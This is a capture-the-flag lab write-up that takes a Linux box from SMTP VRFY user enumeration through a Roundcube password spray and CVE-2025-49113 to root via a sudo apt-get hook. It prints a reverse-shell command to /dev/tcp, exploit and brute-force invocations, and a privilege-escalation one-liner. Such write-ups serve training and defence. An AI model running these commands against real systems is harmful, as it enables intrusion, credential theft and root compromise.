Aftermath

Summary
Aftermath is an easy Linux challenge lab on HackSmarter. The starting position is unauthenticated network access to a single host, 10.0.22.182, plus two files a teammate pulled out of a breach dump and never validated: names.txt with 499 first names and passwords.txt with 29 passwords. The goal is root, and the client has planted three flags along the way.
The lab is a funnel. Two unvalidated wordlists are worth nothing as a pair, because 499 by 29 is 14,471 combinations against a login form that has no business absorbing that many requests. The whole first half of the box is about collapsing that product into a single pair, and it collapses in two independent steps rather than one. Port 25 is a Postfix instance with VRFY still enabled, so the mail server itself will tell you which of the 499 names is a real local account: exactly one of them, maria. That reduces the problem to 29 candidate passwords against one known user, which is small enough that a login form is a perfectly reasonable oracle. A content scan on port 80 finds the form: an unlinked Roundcube webmail installation at /roundcube. Roundcube answers a successful login with a 302 and a failed one with a 200, so a short run over the 29-password list lands on 1qaz2wsx.
The mailbox holds the first flag and, more usefully, the application’s own version: Roundcube Webmail 1.5.9, which is inside the range affected by CVE-2025-49113. That bug is a post-authentication PHP object injection, which is precisely why the credentials had to come first: the vulnerability is unreachable without a session, so the SMTP oracle and the CVE are two halves of one step. Exploiting it gives a shell as www-data.
The privilege escalation is one command long, and it is one command long because of a single sudoers rule:
www-datamay run/usr/bin/apt-getas anyone, with no password.apt-getaccepts arbitrary APT configuration on the command line via-o.APT::Update::Pre-Invokeis a list of shell commands thatapt-get updateruns as root before it touches a single repository.- Setting that hook to
/bin/shtherefore produces a root shell without any network access, valid sources list, or package download.
The remaining two flags sit at /usr/user.txt and /root/root.txt.
Category: Linux, unauthenticated start. Starting position: network access to
10.0.22.182, plus an unvalidated 499-name list and a 29-password list. Goal: root, and three planted flags. Theme: an SMTPVRFYoracle turns 499 names into one account, a small spray turns 29 passwords into one credential, a published webmail CVE turns that credential into code execution, and a one-line sudo rule on a package manager turns code execution into root.
1. Recon
A full TCP sweep comes back with three ports, and a service scan on those three sets the shape of the whole box:
1
2
export IP=10.0.22.182
nmap -vvv -p 22,25,80 -4 -sVC -Pn -oN nmap $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|   256 a4:f0:03:80:46:18:04:53:47:2e:bf:8d:c1:9e:66:26 (ECDSA)
|   256 ed:38:36:53:81:bf:c3:15:a2:22:d8:cc:49:3c:63:3d (ED25519)
25/tcp open  smtp    syn-ack Postfix smtpd
|_smtp-commands: kali, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali
| Not valid before: 2026-03-02T19:39:52
|_Not valid after:  2036-02-28T19:39:52
80/tcp open  http    syn-ack Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Home
Service Info: Host:  kali; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Three things to carry forward.
The first is the one word in the smtp-commands line that decides the next half hour: VRFY. Nmap’s smtp-commands script issues an EHLO and prints the extensions the server advertises back, and this Postfix is still offering the address-verification command. Given a list of 499 names and no idea which of them exist, a server that will answer “does this mailbox exist” is worth more than anything on port 80.
The second is what is not there. Port 25 accepts mail, but there is no 110, 143, 993 or 995. Mail is being delivered into local mailboxes and there is no externally reachable protocol for reading them, which means any mailbox on this host is only readable through something on port 80. Before a single directory has been enumerated, the web server has a job.
The third is the hostname. The SMTP banner, the certificate commonName, and the certificate’s Subject Alternative Name all say kali, and openssh 8.9p1 Ubuntu 3ubuntu0.13 with Apache 2.4.52 pins the box to Ubuntu 22.04 rather than to actual Kali. The certificate’s Not valid before date, 2026-03-02, is when the box was built, and that date shows up again later inside the mailbox.
2. SMTP: 499 names into one account
VRFY is defined in RFC 5321 as the command that asks a server to confirm a mailbox exists. It predates any notion of the SMTP server being an untrusted surface, and every modern deployment guide says to disable it, which is exactly why finding it enabled is worth acting on.
smtp-user-enum walks a name list through it:
1
/tools/smtp-user-enum/smtp-user-enum -U names.txt $IP 25 -m VRFY
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Connecting to 10.0.22.182 25 ...
220 kali ESMTP Postfix (Ubuntu)
250 kali
Start enumerating users with VRFY mode ...
[----] kayla      550 5.1.1 <kayla>: Recipient address rejected: User unknown in local recipient table
[----] felix      550 5.1.1 <felix>: Recipient address rejected: User unknown in local recipient table
[----] fleur      550 5.1.1 <fleur>: Recipient address rejected: User unknown in local recipient table
...
[----] kate       550 5.1.1 <kate>: Recipient address rejected: User unknown in local recipient table
[----] herbert    421 4.7.0 kali Error: too many errors
220 kali ESMTP Postfix (Ubuntu)
250 kali
[----] adele      550 5.1.1 <adele>: Recipient address rejected: User unknown in local recipient table
...
[----] flynn      550 5.1.1 <flynn>: Recipient address rejected: User unknown in local recipient table
[----] jason      550 5.1.1 <jason>: Recipient address rejected: User unknown in local recipient table
[----] maria      252 2.0.0 maria
[----] jaden      550 5.1.1 <jaden>: Recipient address rejected: User unknown in local recipient table
[----] ian        550 5.1.1 <ian>: Recipient address rejected: User unknown in local recipient table
Two response codes carry the whole result, and neither of them is the 250 that a naive reading of the RFC would expect.
550 5.1.1 ... User unknown in local recipient table is a definitive negative. Postfix builds a local recipient table from the destinations it is configured to accept for, and with the default smtpd_reject_unlisted_recipient = yes it rejects anything not in it up front rather than accepting the mail and bouncing it later. On a stock Ubuntu Postfix that table is fed by local(8), whose recipients are the entries of /etc/passwd plus /etc/aliases. A name that draws a 550 is not a Unix account on this host.
252 2.0.0 maria is not a confirmation. RFC 5321 defines 252 as “cannot VRFY user, but will accept message and attempt delivery”, and Postfix deliberately returns it for every address it is not going to reject, precisely so that VRFY cannot be used as a clean directory oracle. The trick is that this only removes the positive signal, not the negative one: the 550 is still definitive, so the useful reading is inverted. maria is not confirmed to exist. maria is the only one of 499 names that was not confirmed to not exist, and on a default Postfix that is the same thing.
A
VRFYhit on a stock Postfix resolves against the local recipient table, which is/etc/passwdplus/etc/aliases. That makes it categorically more valuable than a username oracle in a web application: it does not just name a valid application login, it names a valid Unix account, which is a candidate for SSH, forsu, and for every other local authentication surface on the host. IfVRFYis disabled,-m RCPTgets the same answer by starting a real transaction withMAIL FROMand reading the response toRCPT TO, which Postfix cannot mask the same way.
The 421 4.7.0 kali Error: too many errors lines interrupting the run are not rate limiting in the sense of the tool being detected. Postfix counts protocol errors per connection and closes it when the count passes smtpd_hard_error_limit, which defaults to 20. Every 550 counts as an error, so the connection dies on the 21st name every time. Counting the output confirms it: kayla through kate is exactly 20 names, and herbert gets the hangup. smtp-user-enum reconnects transparently and resumes where it left off, which is why the run completes at all. Reading that 421 as a failed lookup for herbert would be a mistake: herbert was never tested on that connection, and the tool retries it after reconnecting.
One name out of 499. The password list is now a 29-item problem instead of a 14,471-item one.
3. The web root, and the application behind it
With the account known, port 80 has to supply somewhere to use it.
1
dirsearch -u http://$IP
1
2
3
4
5
6
7
8
9
10
Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25
Wordlist size: 12295

Target: http://10.0.22.182/

[11:13:22] 200 -    1KB - /index.html
[11:13:31] 400 -   301B - /Office/graph.php#xxe
[11:13:39] 200 -    5KB - /roundcube/index.php

Task Completed
Only one of those three lines is real.
/index.html is the 1KB static placeholder the nmap http-title already reported as Home. /roundcube/index.php at 5KB is the find, and it lines up exactly with the missing mail ports from the scan: Roundcube is a PHP webmail client that speaks IMAP to a backend, so there is an IMAP server on this host, bound to loopback where nmap could not see it. The only path to maria’s mailbox runs through this application.
/Office/graph.php#xxe is a tooling artifact, and it is worth understanding rather than chasing. It is a literal line in dirsearch’s default dictionary:
1
2
3
DICC=$(python3 -c 'import dirsearch, os; print(os.path.join(os.path.dirname(dirsearch.__file__), "db/dicc.txt"))')
grep -n 'graph.php' "$DICC"
grep -c '#' "$DICC"
1
2
6698:Office/graph.php#xxe
1
That entry is the only one in the entire 9,680-line wordlist containing a #. A raw # is not valid in an HTTP request target, so Apache rejects the request line with a 400 before it ever looks for a file, and the 400 is generated identically whether or not /Office/ exists. dirsearch only surfaces it because its default filter hides 404 and shows everything else.
A status code that is not
404is not the same thing as a hit.400,403and500each mean the server stopped for its own reasons, and only403reliably implies something is there. When a scan produces a single odd code on a single odd-looking path, check the wordlist entry before you build a theory on it.
4. Spraying 29 passwords at one username
Roundcube’s login is an ordinary form with CSRF protection, and its behaviour makes a clean oracle:
GET /roundcube/?_task=loginreturns the form and sets aroundcube_sessidcookie. The page contains<input type="hidden" name="_token" value="...">, which must be echoed back.POSTto the same URL with_token,_user,_pass,_task=login,_action=login.- A
302redirect means the credentials were accepted and the session was upgraded. A200means the form was redisplayed, which is a failure.
cubeSpraying implements exactly that loop, fetching a fresh token per attempt because the token is bound to the pre-auth session:
1
git clone https://github.com/robotshell/cubeSpraying.git /tools/cubeSpraying
Out of the box it is slower than the work justifies. It spawns one threading.Thread per attempt with a --timeout pause between spawns (default 0.5 seconds), but the join() sits inside the password loop, so every attempt is effectively serialised behind two round trips to the target. Replacing the hand-rolled threading with a ThreadPoolExecutor and exposing a --threads flag makes the run finish in seconds:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
-import threading
+from concurrent.futures import ThreadPoolExecutor
+parser.add_argument('--threads', '-T', type=int, default=1, help='Number of concurrent login workers')

-def password_spraying(url, usernames, passwords, timeout):
-    threads = []
-    for password in passwords:
-        for username in usernames:
-            t = threading.Thread(target=try_login, args=(url, username, password))
-            threads.append(t)
-            t.start()
-            time.sleep(timeout)
-
-        for t in threads:
-            t.join()
-        threads = []
+def password_spraying(url, usernames, passwords, timeout, threads):
+    with ThreadPoolExecutor(max_workers=threads) as executor:
+        futures = []
+        for password in passwords:
+            for username in usernames:
+                futures.append(executor.submit(try_login, url, username, password))
+                time.sleep(timeout)
+
+        for future in futures:
+            future.result()
1
2
uv run --with requests /tools/cubeSpraying/cubeSpraying.py \
  --url http://$IP/roundcube --usernames maria --passwords passwords.txt -T 10 -t 0
1
2
3
*************************************************
[SUCCESS] Valid credentials found: maria:1qaz2wsx
*************************************************
1qaz2wsx is line 18 of the 29-line list: the left-hand two columns of a QWERTY keyboard walked downwards, which is one of the most common patterns in any breach corpus.
This run is labelled password spraying, but it is not. Spraying means one password against many accounts, precisely so that no single account accumulates enough failures to trip a lockout. What happened here is 29 passwords against one account, which is a small brute force, and running it at
-T 10 -t 0means those 29 failures arrive in a burst. That is safe here because the target is a lab and the list is 29 long, and because Roundcube ships with no lockout of its own. Against a real client, 29 rapid failures on a named account is how you lock somebody out of their mail and hand the blue team a trivially alerting event. Had the SMTP step returned twenty valid names instead of one, the correct shape would have been the transpose: one password across all twenty, then the next.
5. The mailbox: one flag and a version number
The credentials go straight into the web client, and the inbox holds exactly one message, from ctf@localdomain, dated 2026-03-02, the same day the SMTP certificate was issued:
 The first of the three planted flags, delivered as local mail and readable only through the webmail client
That is the first flag, and it is also the justification for the whole SMTP detour: the message was never reachable over the network as mail, only through this application.
The more valuable thing in the interface is under Settings, About:
 Settings, About: Roundcube Webmail 1.5.9, with
 filesystem_attachments loaded
Roundcube Webmail 1.5.9. CVE-2025-49113 affects everything below 1.5.10 on the 1.5 branch and below 1.6.11 on the 1.6 branch, so 1.5.9 is one release short of the fix.
Prefer the application’s own About page over banner guessing when a CVE is version-gated. Roundcube also publishes the version programmatically as
"rcversion":10509inside the JavaScript configuration object embedded in every page, which is what automated checks parse and what the exploit below reports.10509is the encoded form of 1.5.9, the same way10610is 1.6.10. Thefilesystem_attachmentsplugin listed in the same dialog is the one that stores uploaded attachments, which is directly relevant to what comes next.
6. CVE-2025-49113: a webmail login becomes code execution
CVE-2025-49113 is a post-authentication PHP object injection in Roundcube’s settings file-upload handler. The “post-authentication” qualifier is the reason the first four sections exist: without maria:1qaz2wsx the bug is not reachable at all.
In outline: program/actions/settings/upload.php takes the _from GET parameter without validating it, and the uploaded filename ends up inside the session blob. Roundcube does not use PHP’s own session handler, it implements its own parser over the name|serialized_value; format, and a logic error in that parser lets a | inside a value be read as the delimiter that starts a new variable. The exploit therefore sends _from=edit-!xxx with a small valid PNG whose filename is | plus a serialized object, and the parser instantiates it on the next request. The gadget is Crypt_GPG_Engine from the bundled PEAR library, which shells out to gpgconf in its destructor using its own $_gpgconf property as the command.
Hakai Security, who wrote the proof of concept used here, published the full root-cause analysis: Behind the Bug: Logic Error in Roundcube Session Parser. The bug had been in the codebase for over ten years. The destructor-driven half of the pattern, which is common to every PHP object-injection bug regardless of how the object is delivered, is covered on the PHAR deserialization page.
Running the hakaioffsec proof of concept with a listener already waiting:
1
nc -lnvp 9999
1
php roundcube_exp.php http://$IP/roundcube maria '1qaz2wsx' 'bash -c "bash -i >& /dev/tcp/10.200.93.17/9999 0>&1"'
1
2
3
4
5
6
[+] Starting exploit (CVE-2025-49113)...
[*] Checking Roundcube version...
[*] Detected Roundcube version: 10509
[+] Target is vulnerable!
[+] Login successful!
[*] Exploiting...
1
2
3
4
Listening on 0.0.0.0 9999
Connection received on 10.0.22.182 34722
bash: cannot set terminal process group (834): Inappropriate ioctl for device
bash: no job control in this shell
The shell arrives as www-data, without job control and without a terminal, which makes the next section’s interactive work painful. Upgrading it is worth the four commands:
1
2
which python3
python3 -c 'import pty;pty.spawn("/bin/bash");'
Then background the shell with Ctrl+Z, hand the local terminal’s raw mode over to the remote side, and foreground it again:
1
2
stty raw -echo; fg
export TERM=xterm
pty.spawn gives the remote process a real pseudo-terminal so it can allocate a controlling TTY and run job control. stty raw -echo stops the local terminal from interpreting control characters and echoing input, so Ctrl+C, arrow keys and tab completion travel to the remote shell instead of being consumed locally. TERM=xterm gives remote curses programs a terminfo entry to work against, which is what makes less, vi and a usable clear behave.
7. www-data to root, in one command
The first thing to run in any new identity, before any enumeration script:
1
sudo -l
1
2
3
4
5
6
7
Matching Defaults entries for www-data on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on kali:
    (ALL) NOPASSWD: /usr/bin/apt-get
The Defaults block is the hardened default and none of it helps. env_reset strips the caller’s environment, so there is no LD_PRELOAD or PATH game to play. secure_path overrides PATH for the command, so dropping a malicious apt-get earlier in the path does nothing. use_pty allocates a pseudo-terminal for the command, which is a defence against TTY pushback, not against anything here. Every one of those controls the environment the command runs in. None of them constrains what the command is capable of doing once it starts.
And apt-get is capable of a great deal. APT’s configuration system is a tree of options normally read from /etc/apt/apt.conf.d/, and every one of those options can be set on the command line with -o. Among them is a family of hooks:
APT::Update::Pre-Invokeis a list of shell commands run beforeapt-get updatedoes anything with the configured repositories.APT::Update::Post-InvokeandDPkg::Pre-Invokeare the same idea at other points in the lifecycle.
These are ordinary hooks with a legitimate purpose, and they run with the full privileges of the apt-get process. Since sudo starts that process as root, so does the hook. The ::= form appends to the list rather than replacing it, which is the syntax APT expects for list-valued options:
1
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
1
id
1
uid=0(root) gid=0(root) groups=0(root)
The hook fires before APT touches a repository, so this works with no network access, no valid sources.list, and no package ever being downloaded. apt-get update failing afterwards is irrelevant, because the shell has already been handed over; exiting it simply returns control to apt-get to finish failing. This is the GTFOBins apt-get entry, and the same trick works through apt, and through dpkg via DPkg::Pre-Invoke.
The remaining two flags are then a find away:
1
find / -type f \( -name "user.txt" -o -name "root.txt" \) 2>/dev/null
1
2
/usr/user.txt
/root/root.txt
1
cat /usr/user.txt /root/root.txt
1
2
flag{redacted}
flag{redacted}
/usr/user.txt is worth noticing: the user flag is not in a home directory, it is dropped directly into /usr. A find across the filesystem for the filename finds it; a habit of looking in /home/*/ does not.
Understanding the Attack Chain
Every step in this box is a component doing what it was configured to do, plus one published bug in a version that was never updated. The table separates what each piece is worth alone from what it is worth in sequence.
| Primitive | Where it lives | Severity in isolation | Severity composed |
|---|---|---|---|
| Breach-dump name list | 499 unvalidated names | None | Input to the SMTP oracle |
| Breach-dump password list | 29 unvalidated passwords | None | Small enough to spray by hand |
VRFY enabled | Postfix smtpd | Low: an oracle | 499 names collapse to one |
550 on unlisted recipients | smtpd_reject_unlisted_recipient | Default hardening | Supplies the negative signal |
| Local recipient table | /etc/passwd plus aliases | By design | Hit is a Unix account, not a login |
smtpd_hard_error_limit | Postfix, default 20 | Throttling | Slows the run, does not stop it |
| Unlinked Roundcube 1.5.9 | /roundcube | Medium: a login page | The only authenticated surface |
| No lockout on the login form | Roundcube default | Medium | 29 attempts cost nothing |
302 vs 200 on login | Roundcube behaviour | None | The spray oracle |
| Reused keyboard-walk password | maria:1qaz2wsx | High | Turns a name into a session |
| CVE-2025-49113 | _from into $_SESSION | Critical post-auth | Session becomes RCE |
sudo -l from www-data | Sudoers policy | Information | Discloses the whole privesc |
NOPASSWD: /usr/bin/apt-get | /etc/sudoers.d | Looks narrow | Equivalent to NOPASSWD: ALL |
-o APT::Update::Pre-Invoke | APT configuration | By design | Root command execution, no network |
env_reset and secure_path | Sudo defaults | Real hardening | Irrelevant to a hook-based abuse |